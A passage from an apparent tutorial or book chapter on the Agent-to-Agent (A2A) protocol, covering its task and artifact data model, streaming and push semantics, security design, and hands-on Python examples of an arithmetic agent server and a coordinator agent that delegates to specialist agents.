from agentic_patterns.core.a2a import A2AClientExtended, A2AClientConfig

client = A2AClientExtended(A2AClientConfig(url="http://billing-agent:8000", timeout=300))
status, task = await client.send_and_observe("Reconcile invoice #4812")
```

Client configuration is loaded from YAML (`config.yaml` under `a2a.clients`) with `${VAR}` environment variable expansion, following the same pattern used by MCP and model configurations elsewhere in the platform.

Putting It All Together Tasks, observation mechanisms, storage, workers, and brokers form a coherent execution model. Tasks are created once, stored durably, executed by interchangeable workers, coordinated by a broker, and observed through streaming, polling, or push notifications. On the client side, `A2AClientExtended` encapsulates the retry, timeout, and cancellation logic needed for reliable communication. This layered design supports long-running workflows and enterprise-grade reliability while keeping each component independently testable and replaceable.

A2A in Detail

A2A is a protocol-level contract for agent interoperability: a small set of operations plus a strict data model that lets independently-built agents exchange messages, manage long-running tasks, and deliver incremental updates over multiple delivery mechanisms. (A2A Protocol)

Key abstractions A2A's main abstractions are designed to match how multi-agent work actually unfolds over time.

An **Agent Card** is the discovery and capability surface: a machine-readable document published by a remote agent that describes who it is, where its endpoint is, which authentication schemes it supports, and what capabilities and skills it claims. This supports "metadata-first" routing and policy checks before any work begins.

A **Task** is a stateful unit of work with its own identity and lifecycle. Tasks exist to support multi-turn collaboration and long-running operations, so an interaction does not have to fit into one synchronous request/response. Instead, the client can start a task, send additional messages, and retrieve updates or results later.

Messages are how conversational turns are exchanged, and they are structured as **parts** so that text, structured data, and file references can be represented consistently. **Artifacts** are the concrete outputs attached to a task – documents, structured results, or other deliverables that can be stored, forwarded, audited, or fed into downstream workflows.

A useful mental model is: **Agent Card** answers "who are you and what can you do?", **Task** answers "what unit of work are we coordinating?", **Messages** carry the interaction, and **Artifacts** are the outputs worth persisting.

Agent discovery A2A discovery is built around retrieving the Agent Card. A common mechanism is a well-known URL under the agent's domain (aligned with established "well-known URI" conventions), allowing clients to probe domains deterministically. Discovery is intentionally explicit: clients can validate capabilities, authentication requirements, and declared skills before initiating a task, and systems can log discovery metadata for audit and governance.

Conceptual snippet:

```python
import requests

def discover_agent_card(domain: str) -> dict:
    url = f"https://{domain}/.well-known/agent-card.json"
    r = requests.get(url, timeout=5)
    r.raise_for_status()
    return r.json()

card = discover_agent_card("billing.example.com")
# Use: card["skills"], card["authentication"], card["capabilities"], card["url"]
```

This "metadata-first" approach matters operationally: it enables capability matching, policy gating (e.g., only delegate to agents with certain auth), and safer orchestration decisions *before* sending sensitive task content.

A2A and MCP in composition A2A and MCP are complementary layers. MCP standardizes how agents interact with tools and resources (structured inputs/outputs, tool schemas, permission boundaries). A2A standardizes how agents interact with *other agents* as autonomous peers (discovery, task lifecycle, messaging, artifact delivery).

A common composition is **A2A for delegation, MCP for tool-use**. A coordinator uses A2A to delegate a task to a specialist agent. The specialist agent, while executing the task, may rely on MCP internally to access databases, file systems, execution sandboxes, or enterprise services. When the specialist completes work (or makes partial progress), it returns results back to the coordinator as A2A messages and artifacts. This separation keeps each protocol focused: A2A doesn't need to understand tool schemas, and MCP doesn't need to standardize multi-agent collaboration.

A minimal task invocation at the wire level (illustrative, independent of any specific framework) looks like this:

```
{
  "jsonrpc": "2.0",
  "id": "req_123",
  "method": "tasks/send",
  "params": {
    "message": {
      "role": "user",
      "parts": [
        { "kind": "text", "text": "Reconcile invoice #4812 and explain discrepancies." }
      ]
    }
  }
}
```

The important point is not the method name per se, but the design: JSON-RPC provides the envelope; A2A defines the task/message/artifact semantics; and implementations can remain diverse behind the boundary.

Ecosystem tooling The Pydantic ecosystem documents A2A as a practical interoperability layer and provides Python tooling to expose agents as A2A servers and to build clients that can discover agents, initiate tasks, and consume artifacts – without requiring the agent's internal design to be rewritten around protocol internals. The emphasis is on preserving your existing agent architecture while making the boundary interoperable.

FastMCP, meanwhile, is often used as a pragmatic deployment unit for MCP tool servers. In practice, this leads to a common layered architecture: A2A connects agents across boundaries; MCP connects agents to tools/resources; and FastMCP-style servers host the tool endpoints that agents call. Bridging components can translate between A2A and MCP where needed (for example, to let an A2A-facing agent expose or consume MCP-backed capabilities behind the scenes).

What "the spec" really is: operations + data model + bindings At the lowest level, A2A is defined by (1) a core set of operations (send, stream, get/list/cancel tasks, subscribe, push-config management, extended agent card) and (2) a constrained object model (Task, Message, Part, Artifact, plus streaming event envelopes). (A2A Protocol)

The specification then defines how those operations and objects map onto concrete transports ("protocol bindings"), notably JSON-RPC over HTTP(S), gRPC, and an HTTP+JSON/REST-style mapping. (A2A Protocol)

A key design point is that the same *logical* operations are intended to be functionally equivalent across bindings; the binding decides *how* parameters and service-wide headers/metadata are carried, but not what they mean. (A2A Protocol)

Operation surface and execution semantics The "A2AService" operation set is designed around a task-centric model. Even if you initiate interaction by sending a message, the server may respond by creating/continuing a task, and all subsequent status and artifacts hang off that task identity. The specification's "SendMessageRequest" carries the client message plus an optional configuration block and optional metadata. (A2A Protocol)

`SendMessage` and the `SendMessageConfiguration` contract `SendMessageConfiguration` is where most of the "knobs" live:

- `acceptedOutputModes`: a list of media types the client is willing to receive in response *parts* (for both messages and artifacts). Servers **should** tailor outputs to these modes. (A2A Protocol)
- `historyLength`: an optional upper bound on how many recent messages of task history should be returned. The semantics are shared across operations: unset means server default; `0` means omit history; `>0` means cap to N most recent. (A2A Protocol)
- `blocking`: when `true`, the server must wait until the task is terminal and return the final task state; when `false`, return immediately after task creation with an in-progress state, and the caller must obtain progress via polling/subscription/push. (A2A Protocol)
- `pushNotificationConfig`: requests server-initiated updates via webhook delivery (covered below). (A2A Protocol)

This configuration block is what makes A2A "async-first" without making simple request/response impossible: a client can force synchronous completion with `blocking: true`, but the spec treats streaming and async delivery as first-class rather than bolt-ons. (A2A Protocol)

Blocking vs non-blocking as a protocol-level contract (not an implementation detail) The `blocking` flag is normative and affects correctness expectations:

- In blocking mode, the server **MUST** wait for terminal states (`completed`, `failed`, `canceled`, `rejected`) and include the final task state with artifacts/status. (A2A Protocol)
- In non-blocking mode, the server **MUST** return right after task creation and expects the client to continue via `GetTask`, subscription, or push. (A2A Protocol)

This matters because it pushes queueing/execution details out of band: even if the server's internal worker system is distributed, the *observable* behavior must match these semantics.

The protocol data model: the "shape" constraints that make interoperability work A2A's objects include both "business" fields (task IDs, status) and structural invariants ("exactly one of these fields must be present") that keep message parsing unambiguous across languages.

Message identity and correlation A `Message` is a unit of communication between client and server. The spec requires `messageId` and makes it creator-generated. This is not cosmetic: the spec explicitly allows Send Message operations to be idempotent and calls out using `messageId` to detect duplicates. (A2A Protocol)

A message may include `contextId` and/or `taskId`:

- For server messages: `contextId` must be present; `taskId` is present only if a task was created.
- For client messages: both are optional, but if both are present they must match the task's context; if only `taskId` is provided, the server infers `contextId`. (A2A Protocol)

This rule is critical for multi-turn clients: it allows clients to "anchor" continuation on a known task without re-sending full conversational context.

Parts: a strict "oneof" content container A `Part` is the atom of content in both messages and artifacts, and it must contain exactly one of `text`, `file`, or `data`. (A2A Protocol)

That constraint enables predictable parsing and transformation pipelines:

- text → display or feed into downstream LLM steps
- file → fetch via URI or decode bytes, respecting `mediaType` and optional `name`
- data → structured JSON object for machine-to-machine exchange

File parts have their own "oneof": exactly one of `fileWithUri` or `fileWithBytes`. The spec also frames the intended usage: prefer bytes for small payloads; prefer URI for large payloads. (A2A Protocol)

Artifacts: outputs as first-class objects Artifacts represent task outputs and include an `artifactId` that must be unique at least within a task, plus a list of parts (must contain at least one). (A2A Protocol)

Treating outputs as artifacts rather than "just text" is what allows A2A to cover large files, structured results, and incremental generation in a uniform way.

Task states and task status updates Tasks have states; the spec enumerates states including working, input-required, canceled (terminal), rejected (terminal), and auth-required (special: not terminal and not "interrupted" in the same way as input-required). (A2A Protocol)

A task's status container includes the current state, optional associated message, and timestamp. (A2A Protocol)

Streaming updates: the `StreamResponse` envelope and event types A2A streaming is not "stream arbitrary tokens" by default; it streams *typed updates* wrapped in a `StreamResponse` envelope. The spec is explicit: a `StreamResponse` must contain exactly one of `task`, `message`, `statusUpdate`, or `artifactUpdate`. (A2A Protocol)

That invariant matters because it defines how clients must implement event loops: you do not parse "some JSON"; you dispatch on which field is present, and you get strongly-typed behavior.

`TaskStatusUpdateEvent` A status update event includes `taskId`, `contextId`, `status`, and a required boolean `final` that indicates whether this is the final event in the stream for the interaction. (A2A Protocol)

A practical implication is that clients should treat `final=true` as a state machine edge, not merely "stream ended". The spec describes this as the signal for end-of-updates in the cycle and often subsequent stream close. (A2A Protocol)

`TaskArtifactUpdateEvent` and chunked artifact reconstruction Artifact updates are deltas. Each update carries the artifact plus two key booleans:

- `append`: if true, append content to a previously sent artifact with the same ID
- `lastChunk`: if true, this is the final chunk of the artifact (A2A Protocol)

This is the protocol's answer to "how do I stream a large file/structured output?": the artifact is the stable identity, and the parts are chunked. A client must reconstruct by `(taskId, artifactId)` and apply append semantics to parts.

Push notifications: webhook delivery that reuses the same envelope Push notifications are not a separate event schema: the spec states that webhook payloads use the same `StreamResponse` format as streaming operations, delivering exactly one of the same event types. (A2A Protocol)

The push payload section is unusually explicit about responsibilities:

- Clients must ACK with 2xx, process idempotently (duplicates may occur), validate task ID, and verify source. (A2A Protocol)
- Agents must attempt delivery at least once per configured webhook and may retry with exponential backoff; recommended timeouts are 10–30 seconds. (A2A Protocol)

This means production-grade push is *not* "fire and forget": both sides are expected to implement retry/idempotency logic.

Service parameters, versioning, and extensions: the "horizontal" control plane A2A separates per-request metadata (arbitrary JSON) from "service parameters" (case-insensitive string keys + string values) whose transmission depends on binding (HTTP headers for HTTP-based bindings, gRPC metadata for gRPC). (A2A Protocol)

Two standard service parameters are called out:

- `A2A-Version`: client's protocol version; server returns a version-not-supported error if unsupported. (A2A Protocol)
- `A2A-Extensions`: comma-separated extension URIs the client wants to use. (A2A Protocol)

This is the practical mechanism for incremental evolution: extensions let you strongly-type metadata for specific use cases, while the core stays stable. (A2A Protocol)

Protocol bindings and interface negotiation Agents advertise one or more supported interfaces. Each `AgentInterface` couples a URL with a `protocolBinding` string; the spec calls out core bindings `JSONRPC`, `GRPC`, and `HTTP+JSON`, while keeping the field open for future bindings. (A2A Protocol)

The ordering of interfaces is meaningful: clients should prefer earlier entries when multiple options are supported. (A2A Protocol)

This makes interoperability practical in heterogeneous environments: a client can pick JSON-RPC for browser-like integrations, gRPC for intra-datacenter low-latency, or HTTP+JSON for simple REST stacks—while preserving the same logical semantics.

Implementation patterns extracted from real server stacks: broker, worker, storage A typical A2A server splits responsibilities into:

- an HTTP/gRPC ingress layer that validates requests, checks capabilities, and emits protocol-shaped responses;
- a scheduling component ("broker") that decides where/how tasks run;
- one or more workers that execute tasks and emit task operations/updates;
- a storage layer that persists task state and artifacts for `GetTask`, resubscription, and recovery.

This architecture is explicitly reflected in common A2A server implementations where the HTTP server schedules work via a broker abstraction intended to support both in-process and remote worker setups, and where workers receive task operations from that broker. (Pydantic AI)

The key protocol-driven reason to build it this way is that A2A requires coherent behavior across:

- non-blocking calls (immediate return + later updates),
- streaming (typed update stream),
- push (webhook updates), and
- polling (`GetTask` / `ListTasks`).

You only get correct semantics if task state and artifact state are stored durably enough to be re-served and re-streamed.

Concrete pseudocode: "correct-by-construction" client and server logic

The goal here is not a full implementation, but pseudocode that directly encodes the spec's invariants (`oneof` objects, `blocking` semantics, chunked artifacts, idempotency, and service parameters).

Client: send non-blocking, then stream, reconstruct artifacts

```
function send_and_stream(agent_url, user_text):
    msg = {
      messageId: uuid4(),              // required, creator-generated
      role: "ROLE_USER",
```

```
  parts: [{ text: user_text }]
}

req = {
  message: msg,
  configuration: {
    acceptedOutputModes: ["text/plain", "application/json"],
    blocking: false,
    historyLength: 0
  }
}

headers = {
  "A2A-Version": "0.3",            // service parameter (HTTP header in HTTP bindings)
  "A2A-Extensions": "https://example.com/extensions/citations/v1"
}

// Non-blocking: response may contain a task in working/input_required, etc.
resp = POST(agent_url + "/message:send", json=req, headers=headers)

task_id = resp.task.id   // naming varies by binding, but concept is: you now have a task handle

// Prefer streaming for realtime updates when available.
stream = POST_SSE(agent_url + "/message:stream", json=req, headers=headers)

artifacts = map<artifactId, ArtifactAccumulator>()
terminal_seen = false

for event in stream:
    // Each SSE "data" is a StreamResponse with exactly one field set.
    sr = parse_json(event.data)

    switch which_oneof(sr):         // exactly one of: task|message|statusUpdate|artifactUpdate
        case "message":
            render_message(sr.message)

        case "task":
            // snapshot update; may contain artifacts/history depending on historyLength semantics
            update_task_cache(sr.task)

        case "statusUpdate":
            update_task_status(sr.statusUpdate.status)
            if sr.statusUpdate.final == true:
                terminal_seen = is_terminal(sr.statusUpdate.status.state)

        case "artifactUpdate":
            a = sr.artifactUpdate.artifact
            acc = artifacts.get_or_create(a.artifactId)

            if sr.artifactUpdate.append == true:
                acc.append_parts(a.parts)
            else:
                acc.replace_parts(a.parts)
```

```
            if sr.artifactUpdate.lastChunk == true:
                finalized = acc.finalize()
                persist_artifact(task_id, finalized)

        if terminal_seen:
            break

    return (task_id, artifacts)
```

Why this matches the spec:

- It treats `messageId` as required and client-generated. (A2A Protocol)
- It uses `acceptedOutputModes`, `blocking`, and `historyLength` exactly as defined, including the shared semantics of history length. (A2A Protocol)
- It dispatches on the `StreamResponse` "exactly one of" invariant and handles status and artifact events accordingly. (A2A Protocol)
- It reconstructs artifacts using `append` and `lastChunk`. (A2A Protocol)

Client: idempotent retries using `messageId` Network retries are inevitable; the spec explicitly allows using `messageId` to detect duplicates for idempotency. (A2A Protocol)

```
function send_with_retry(agent_url, msg, cfg):
    // msg.messageId is stable across retries
    req = { message: msg, configuration: cfg }

    for attempt in 1..MAX_RETRIES:
        resp = try POST(agent_url + "/message:send", json=req)
        if resp.success:
            return resp

        if resp.error.is_transient:
            sleep(backoff(attempt))
            continue

        raise resp.error

// Server side must treat same messageId as duplicate and avoid double-executing.
```

Server: request validation that enforces the "oneof" invariants A2A's "Part must contain exactly one of text/file/data" is a protocol requirement, so servers should validate it up-front (before dispatching to workers) and return a validation error if violated. (A2A Protocol)

```
function validate_message(message):
    assert message.messageId is not empty

    for part in message.parts:
        count = (part.text != null) + (part.file != null) + (part.data != null)
        if count != 1:
            raise InvalidParams("Part must have exactly one of text|file|data")

        if part.file != null:
            f = part.file
            count2 = (f.fileWithUri != null) + (f.fileWithBytes != null)
            if count2 != 1:
                raise InvalidParams("FilePart must have exactly one of uri|bytes")
```

Server: `blocking` semantics implemented on top of a broker/worker pipeline In practice, servers implement A2A semantics by scheduling work and then either returning immediately (non-blocking) or awaiting terminal state (blocking). The scheduling abstraction ("broker") exists precisely to decouple protocol ingress from task execution and allow multi-worker setups. (Pydantic AI)

```
function handle_send_message(request, service_params):
    validate_version(service_params["A2A-Version"])  // VersionNotSupported if invalid
    validate_message(request.message)

    // Optional: enforce extension negotiation based on A2A-Extensions header
    extensions = parse_csv(service_params.get("A2A-Extensions", ""))

    // Deduplicate by messageId to achieve idempotency (recommended).
    if storage.has_seen_message_id(request.message.messageId):
        return storage.get_previous_response(request.message.messageId)

    task = task_manager.create_or_resume_task(request.message)

    broker.enqueue(task.id, request.message, request.metadata)  // schedules work

    if request.configuration.blocking == true:
        task = wait_until_terminal(task.id)      // completed/failed/canceled/rejected
        resp = { task: task }
    else:
        resp = { task: task }                    // in-progress snapshot

    storage.record_message_id_response(request.message.messageId, resp)
    return resp
```

This aligns with the normative behavior: non-blocking returns after task creation; blocking waits for terminal state. (A2A Protocol)

Server: emitting streaming updates with `StreamResponse` Streaming endpoints emit a stream of `StreamResponse` objects where exactly one field is set. (A2A Protocol)

```
function stream_task_updates(task_id):
    // Subscribe to task events from worker/task manager
    for update in task_event_bus.subscribe(task_id):
        if update.type == "status":
            yield { statusUpdate: {
                      taskId: task_id,
                      contextId: update.context_id,
                      status: update.status,
                      final: update.final
                  } }
        else if update.type == "artifact_chunk":
            yield { artifactUpdate: {
                      taskId: task_id,
                      contextId: update.context_id,
                      artifact: update.artifact_delta,
                      append: update.append,
                      lastChunk: update.last_chunk
                  } }
        else if update.type == "message":
            yield { message: update.message }
```

```
        else if update.type == "task_snapshot":
            yield { task: update.task }
```

Push notification receiver: reusing the same dispatch loop as streaming Because push payloads reuse `StreamResponse`, your webhook handler can share logic with your SSE consumer. (A2A Protocol)

```
function webhook_handler(http_request):
    sr = parse_json(http_request.body)     // StreamResponse: exactly one field set

    assert verify_source(http_request)     // signature / token / mTLS / etc.

    if which_oneof(sr) == "statusUpdate":
        apply_status(sr.statusUpdate)
        return 204
    if which_oneof(sr) == "artifactUpdate":
        apply_artifact_delta(sr.artifactUpdate)
        return 204
    if which_oneof(sr) == "task":
        cache_task(sr.task)
        return 204
    if which_oneof(sr) == "message":
        route_message(sr.message)
        return 204
```

This matches the spec's client responsibilities (ACK with 2xx; process idempotently; validate task IDs). (A2A Protocol)

Security

A2A security defines how agents authenticate, authorize, isolate, and audit cross-agent interactions while preserving composability and asynchronous execution.

Authentication and Agent Identity At the protocol level, A2A assumes strong, explicit agent identity rather than implicit trust between peers. Each agent is identified by a stable agent ID and presents verifiable credentials with every request. The protocol deliberately avoids mandating a single authentication mechanism, but its security model presumes cryptographically verifiable identity, typically implemented using OAuth2-style bearer tokens or mutual TLS.

Authentication is performed before any task lifecycle logic is evaluated. A crucial requirement is that the cryptographic identity asserted by the credential is bound to the declared agent ID, preventing confused-deputy and identity-spoofing attacks.

```
def authenticate_request(http_request):
    token = extract_bearer_token(http_request.headers)
    claims = verify_token_signature(token)

    assert claims.issuer in TRUSTED_ISSUERS
    assert claims.audience == "a2a"

    agent_id = claims.subject
    return AuthContext(
        agent_id=agent_id,
        scopes=claims.scopes,
        expires_at=claims.exp
    )
```

In the core library, this pattern is implemented by `AuthSessionMiddleware` (`core/a2a/middleware.py`), a Starlette middleware that extracts the Bearer token from the `Authorization` header and calls `set_user_session_from_token()` to propagate the authenticated identity into contextvars. Token creation and validation use HS256 JWT via `core/auth.py`, with secrets read from environment variables.

An important design constraint is that task payloads are treated as untrusted data until authentication has completed. Identity verification is therefore orthogonal to task semantics.

Authorization and Capability Scoping Authorization in A2A is capability-oriented rather than role-oriented. Instead of assigning broad roles to agents, the protocol evaluates whether a specific agent is permitted to perform a specific protocol operation on a specific resource. This allows fine-grained control over actions such as task creation, inspection, streaming, or cancellation.

Authorization is evaluated at several layers simultaneously: the operation being requested, the relationship between the agent and the task (for example, creator versus observer), and the scope of resources exposed by that task. These checks are intentionally redundant, ensuring that partial privilege does not accidentally grant full access.

```
def authorize(auth_ctx, operation, task=None):
    if operation not in auth_ctx.scopes:
        raise Forbidden("scope missing")

    if task is not None:
        if operation in WRITE_OPS and task.owner != auth_ctx.agent_id:
            raise Forbidden("not task owner")

    return True
```

A key property of the protocol is that authorization is never assumed to be static. Even for long-running tasks, permissions are re-evaluated on every request, including status polling and streaming updates.

Task Isolation and Trust Boundaries In A2A, a task is not merely a unit of work; it is a security boundary. Task state, intermediate artifacts, and final outputs are all scoped to a task ID and an explicit access policy. This prevents unrelated agents from inferring information about concurrent or historical tasks.

Isolation is enforced whenever task state is loaded. Visibility is determined by explicit allow-lists rather than implicit trust derived from network location or execution context.

```
def load_task(task_id, auth_ctx):
    task = storage.get(task_id)

    if auth_ctx.agent_id not in task.allowed_readers:
        raise Forbidden("task not visible")

    return task
```

This model discourages shared mutable global state across agents. Any shared context must be materialized as task-scoped artifacts with clearly defined read and write permissions.

Streaming, Polling, and Push Security Asynchronous interaction modes introduce additional attack surfaces, particularly around replay, hijacking, and information leakage. A2A addresses these risks by binding every asynchronous interaction to authenticated agent identity.

For streaming and polling, authorization is enforced on each request, and continuation tokens or cursors are non-guessable and cryptographically bound to the requesting agent. A stolen cursor cannot be reused by a different agent.

```
def stream_updates(task_id, cursor, auth_ctx):
    assert cursor.agent_id == auth_ctx.agent_id
    authorize(auth_ctx, "tasks.stream", task_id)

    return event_stream(task_id, cursor)
```

Push notifications require even stricter controls. Endpoints must be explicitly registered and verified, delivery credentials are scoped to a single task or subscription, and revocation immediately invalidates any pending deliveries. This ensures that long-lived subscriptions do not become permanent exfiltration channels.

Secure Delegation and Agent-to-Agent Calls Delegation is a core feature of A2A and one of its most sensitive security mechanisms. The protocol does not permit implicit privilege propagation. Instead, delegation is implemented using explicit, narrowly scoped credentials issued by the delegating agent.

When one agent delegates execution to another, the delegated agent receives only the minimal capabilities required to perform the delegated work, and only for a limited time. Even if the delegated agent has broader native permissions, those permissions are not applied to the delegated task.

```
def create_delegation_token(parent_ctx, allowed_ops, ttl):
    return sign_token({
        "delegator": parent_ctx.agent_id,
        "scopes": allowed_ops,
        "exp": now() + ttl
    })
```

This design prevents privilege amplification across agent networks and ensures that delegation chains remain auditable and bounded.

In the core library, bearer tokens are propagated through `A2AClientConfig.bearer_token`. When configured, `A2AClientExtended` injects the token as an `Authorization: Bearer` header on every request to the remote agent, keeping credential management in configuration rather than scattered across delegation logic.

Auditability and Non-Repudiation A2A is designed for environments where accountability matters. Every security-relevant action is expected to generate an audit record, including authentication failures, authorization denials, task lifecycle events, and delegation operations.

Audit records must include the agent identity, the affected task, the operation performed, and a timestamp. Because tasks may span minutes or days, audit logs must be durable and resistant to tampering.

```
audit_log.write({
    "agent": auth_ctx.agent_id,
    "operation": operation,
    "task_id": task_id,
    "timestamp": now()
})
```

This auditability enables forensic analysis, compliance verification, and operational debugging in multi-agent deployments.

Interaction with MCP Security When A2A is composed with Model Context Protocol, the security boundary remains explicit. A2A governs agent identity, task lifecycle, and delegation, while MCP governs tool invocation and context access. Credentials are not implicitly shared across protocols, preventing cross-protocol privilege leakage while preserving composability.

Hands-On: Introduction

The hands-on sections that follow demonstrate A2A from basic client-server communication to multi-agent coordination. Starting with a single agent exposed over HTTP, the exercises progressively build toward

a coordinator pattern where agents discover and delegate work to specialists. This bottom-up approach clarifies the protocol mechanics before introducing the architectural patterns that make A2A valuable in practice.

The first exercise implements the simplest possible A2A interaction: one server, one client, one task. The server wraps a PydanticAI agent with arithmetic tools and exposes it via the A2A protocol. The client discovers the agent through its Agent Card, sends a computation request, polls for completion, and extracts the result. This exercise makes visible the full task lifecycle that underlies all A2A interactions: message construction, asynchronous execution, state transitions, and artifact retrieval.

The second exercise builds on this foundation to demonstrate the coordinator pattern. A local agent acts as a router, fetching Agent Cards from multiple specialists to understand their capabilities, then delegating user requests to the appropriate specialist through A2A. The coordinator maintains conversation history across interactions, allowing multi-turn workflows that span different agents. This pattern shows how A2A enables multi-agent systems where specialists can be developed, deployed, and scaled independently while a coordinator provides a unified interface.

Hands-On: A2A Client-Server

This hands-on demonstrates the A2A protocol in action through `example_a2a_server.py` and `example_a2a_client.ipynb`. The server exposes an agent with tools over HTTP, and the client discovers the agent's capabilities, sends a task, and retrieves results using the standard A2A operations.

The A2A Server

The server in `example_a2a_server.py` creates an agent with two arithmetic tools and exposes it via the A2A protocol:

```
from agentic_patterns.core.agents import get_agent


def add(a: int, b: int) -> int:
    """Add two numbers"""
    return a + b


def sub(a: int, b: int) -> int:
    """Subtract two numbers"""
    return a - b


agent = get_agent(tools=[add, sub])
app = agent.to_a2a()
```

The `to_a2a()` method transforms a PydanticAI agent into an ASGI application that speaks the A2A protocol. This application handles JSON-RPC requests for task creation, message sending, and task retrieval. It also serves the Agent Card at the well-known URL.

Start the server with uvicorn:

```
uvicorn agentic_patterns.examples.a2a.example_a2a_server:app --host 0.0.0.0 --port 8000
```

Discovering the Agent

Before sending work to an agent, a client can retrieve its Agent Card to understand what it offers. The card is published at a well-known URL:

```
import httpx

async with httpx.AsyncClient() as http:
    response = await http.get("http://127.0.0.1:8000/.well-known/agent-card.json")
    card = response.json()
```

The Agent Card contains metadata about the agent: its name, description, supported capabilities, and available skills. This "metadata-first" approach lets clients make routing decisions before sending any task content.

Creating an A2A Client

The `fasta2a` library provides an `A2AClient` that handles the JSON-RPC protocol details:

```
from fasta2a.client import A2AClient

client = A2AClient(base_url="http://127.0.0.1:8000")
```

The client connects to the server's base URL and provides methods for the core A2A operations: sending messages, retrieving tasks, and managing task lifecycle.

Sending a Task

A2A messages are structured with parts that can contain text, files, or structured data. For a simple text request:

```
from fasta2a.schema import Message, TextPart
import uuid

prompt = "What is the sum of 40123456789 and 2123456789?"

message = Message(
    kind="message",
    role="user",
    parts=[TextPart(kind="text", text=prompt)],
    message_id=str(uuid.uuid4())
)

response = await client.send_message(message=message)
task_id = response['result']['id']
```

The `message_id` is client-generated and enables idempotent retries. If the same message is sent twice (due to network issues), the server can detect the duplicate and return the existing result.

The response includes a task ID that serves as the handle for all subsequent operations on this unit of work.

Polling for Completion

A2A tasks are asynchronous by default. After sending a message, the client polls for status updates:

```
import asyncio

while True:
    task = await client.get_task(task_id=task_id)
    state = task['result']['status']['state']

    if state == "completed":
        break
```

```
    elif state == "failed":
        raise Exception("Task failed")

    await asyncio.sleep(0.2)
```

The task progresses through states like "working" before reaching a terminal state ("completed", "failed", "cancelled", or "rejected"). Polling is intentionally simple and robust, making it suitable for environments where streaming connections are not feasible.

Extracting Results

Completed tasks include artifacts containing the outputs:

```
artifacts = task['result'].get('artifacts', [])
for artifact in artifacts:
    for part in artifact.get('parts', []):
        if part.get('kind') == 'text':
            print(part['text'])
```

Artifacts are first-class objects in A2A, not just response text. They can contain structured data, files, or multiple parts, making them suitable for diverse output types.

Key Takeaways

The A2A protocol standardizes agent-to-agent communication over HTTP using JSON-RPC. `to_a2a()` converts any PydanticAI agent into an A2A server with no changes to the agent's internal design.

Agent Cards enable discovery and capability matching before task submission. Clients can inspect what an agent offers and make routing decisions based on declared skills.

Tasks are the central abstraction. They have identities, states, and lifecycles that persist beyond individual request-response cycles. This supports long-running operations, retries, and coordination patterns that synchronous APIs cannot express.

Polling provides a baseline observation mechanism. While A2A also supports streaming and push notifications for real-time updates, polling guarantees eventual visibility of results in any network environment.

Hands-On: A2A Coordinator Agent

This hands-on builds on the basic A2A client-server example to demonstrate a coordinator agent that routes tasks to specialized A2A agents. The coordinator discovers available agents through their Agent Cards, understands their capabilities, and delegates work to the appropriate specialist. This pattern is central to building multi-agent systems where agents with different skills collaborate to solve complex problems.

Architecture Overview

The system consists of three agents:

1. **Arithmetic Agent** (port 8000) - Performs basic math operations: add, sub, mul, div
2. **Area Calculator Agent** (port 8001) - Calculates areas: triangle, rectangle, circle
3. **Coordinator Agent** (local) - Routes user requests to the appropriate specialist

The coordinator is a regular PydanticAI agent with a tool that can communicate with the A2A agents. It uses the Agent Cards to understand what each specialist can do and includes this information in its system prompt so the LLM can make routing decisions.

The A2A Servers

Each specialist server follows the same pattern from the basic example, with one addition: they declare their skills explicitly so the Agent Card contains useful capability information.

```
from agentic_patterns.core.agents import get_agent
from fasta2a import Skill

def tool_to_skill(func: Callable) -> Skill:
    """Convert a tool function to an A2A Skill."""
    return Skill(id=func.__name__, name=func.__name__, description=func.__doc__ or func.__name__)

def add(a: int, b: int) -> int:
    """Add two numbers: a + b"""
    return a + b

# ... more tools ...

tools = [add, sub, mul, div]
skills = [tool_to_skill(f) for f in tools]

agent = get_agent(tools=tools)
app = agent.to_a2a(name="Arithmetic", description="An agent that can perform basic arithmetic operations
```

The `tool_to_skill()` helper (also available from `core/a2a/utils.py` for reuse across servers) converts tool functions into A2A Skill objects by extracting the function name and docstring. When the agent is exposed via `to_a2a()`, these skills appear in the Agent Card, making them discoverable by clients.

Start both servers before running the notebook:

```
# Terminal 1
uvicorn agentic_patterns.examples.a2a.example_a2a_server_1:app --host 0.0.0.0 --port 8000

# Terminal 2
uvicorn agentic_patterns.examples.a2a.example_a2a_server_2:app --host 0.0.0.0 --port 8001
```

Discovering Agent Capabilities

The coordinator starts by fetching the Agent Card from each known server:

```
async def agent_card(base_url: str) -> dict:
    """Fetch the agent card from an A2A server."""
    async with httpx.AsyncClient() as http:
        response = await http.get(f"{base_url}/.well-known/agent-card.json")
        return response.json()
```

The Agent Card contains the agent's name, description, and list of skills. A card for the Arithmetic agent looks like:

```
{
    "name": "Arithmetic",
    "description": "An agent that can perform basic arithmetic operations",
    "skills": [
        {"id": "add", "name": "add", "description": "Add two numbers: a + b"},
        {"id": "sub", "name": "sub", "description": "Subtract two numbers: a - b"},
        {"id": "mul", "name": "mul", "description": "Multiply two numbers: a * b"},
        {"id": "div", "name": "div", "description": "Divide two numbers: a / b"}
```

```
    ]
}
```

This metadata-first approach lets the coordinator understand what each agent can do without sending any actual task content.

Building the Coordinator's System Prompt

The coordinator converts Agent Cards into a description string that becomes part of its system prompt:

```
def card_to_description(card: dict) -> str:
    """Convert agent card to a description string."""
    descr = f"{card['name']}: {card['description']}\n"
    for skill in card.get('skills', []):
        descr += f"  - {skill['name']}: {skill['description']}\n"
    return descr

agent_descriptions = [card_to_description(card) for card in cards.values()]
agent_descriptions_str = "\n".join(agent_descriptions)

system_prompt = f"""You route tasks to specialized agents.

Available agents:
{agent_descriptions_str}

NEVER perform calculations yourself. Always delegate to the appropriate agent.
Only invoke one agent at a time.
"""
```

The resulting system prompt tells the LLM exactly which agents are available and what each can do. The explicit instruction to never perform calculations ensures the coordinator always delegates rather than attempting work it should not do.

The Route Tool

The coordinator's power comes from its `route` tool, which handles the full A2A workflow:

```
async def route(agent_name: str, task_description: str) -> str | None:
    """Route a task to a specialized agent."""
    print(f"Routing to '{agent_name}': {task_description}")
    client = clients_by_name.get(agent_name)
    if not client:
        return f"Agent '{agent_name}' not found"
    result = await send_task(client, task_description)
    text = get_result_text(result)
    print(f"Result: {text}")
    return text
```

The tool takes an agent name and task description. The LLM decides which agent to call based on the system prompt, and the tool handles the A2A protocol details: sending the message, polling for completion, and extracting the result.

The `send_task()` helper encapsulates the polling loop:

```
async def send_task(client: A2AClient, prompt: str) -> dict:
    """Send a message to an A2A agent and wait for the result."""
    message = Message(
        kind="message",
```

```
        role="user",
        parts=[TextPart(kind="text", text=prompt)],
        message_id=str(uuid.uuid4())
    )
    response = await client.send_message(message=message)
